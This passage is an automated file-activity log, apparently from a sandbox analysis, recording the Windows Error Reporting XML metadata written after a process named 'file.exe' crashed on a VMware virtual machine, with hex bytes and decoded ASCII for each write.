C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4470	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4474	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4484	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 30 00 36 00 37 00 37 00 31 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>46067712</PrivateUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4558	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4562	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4570	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4616	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4620	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4626	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4668	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4672	2	09 00		success or wait	2	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4676	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4708	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4712	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4714	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4756	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4760	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4762	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4800	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4804	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4808	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4860	4	0d 00 0a 00		success or wait	9	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4864	2	09 00		success or wait	18	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4868	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	5574	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	5578	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	5580	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	5620	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	5624	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	5626	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	5664	4	0d 00 0a 00		success or wait	6	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	5668	2	09 00		success or wait	12	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	5672	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6226	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6230	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6232	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6272	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6276	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6278	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6316	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6320	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6324	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6418	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6422	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6426	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>eequfe, Inc.</SystemManufacturer>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6532	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6536	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6540	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>eequfe7,1</SystemProductName>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6636	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6640	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6644	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6764	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6768	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6772	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 38 00 36 00 30 00 38 00 30 00 31 00 31 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1618608011</OSInstallDate>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6854	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6858	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6862	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6964	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6968	2	09 00		success or wait	2	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	6972	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7040	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7044	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7046	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7086	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7090	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7092	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7126	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7130	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7134	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7230	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7234	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7236	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7272	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7276	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7278	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7302	4	0d 00 0a 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7306	2	09 00		success or wait	6	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7310	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7568	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7572	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7574	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7600	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7604	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7606	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 35 00 30 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:29:50Z">	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7706	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7710	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7714	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 34 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 31 00 39 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="304" PID="3196" UptimeMS="2531" TimeSinceCreationMS="2531" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7976	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7980	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	7984	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8004	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8008	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8010	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8048	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8052	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8054	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8092	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8096	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8100	98	3c 00 47 00 75 00 69 00 64 00 3e 00 33 00 61 00 65 00 32 00 62 00 66 00 38 00 37 00 2d 00 64 00 63 00 32 00 30 00 2d 00 34 00 34 00 66 00 63 00 2d 00 62 00 34 00 38 00 30 00 2d 00 63 00 36 00 35 00 62 00 61 00 63 00 37 00 62 00 36 00 34 00 32 00 34 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>3ae2bf87-dc20-44fc-b480-c65bac7b6424</Guid>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8198	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8202	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8206	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 35 00 30 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:29:50Z</CreationTime>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8304	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8308	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8310	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8350	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	8354	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6A5.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fb9b83a\Report.wer	0	2	fd fd		success or wait	1	6CDE497A	unknown
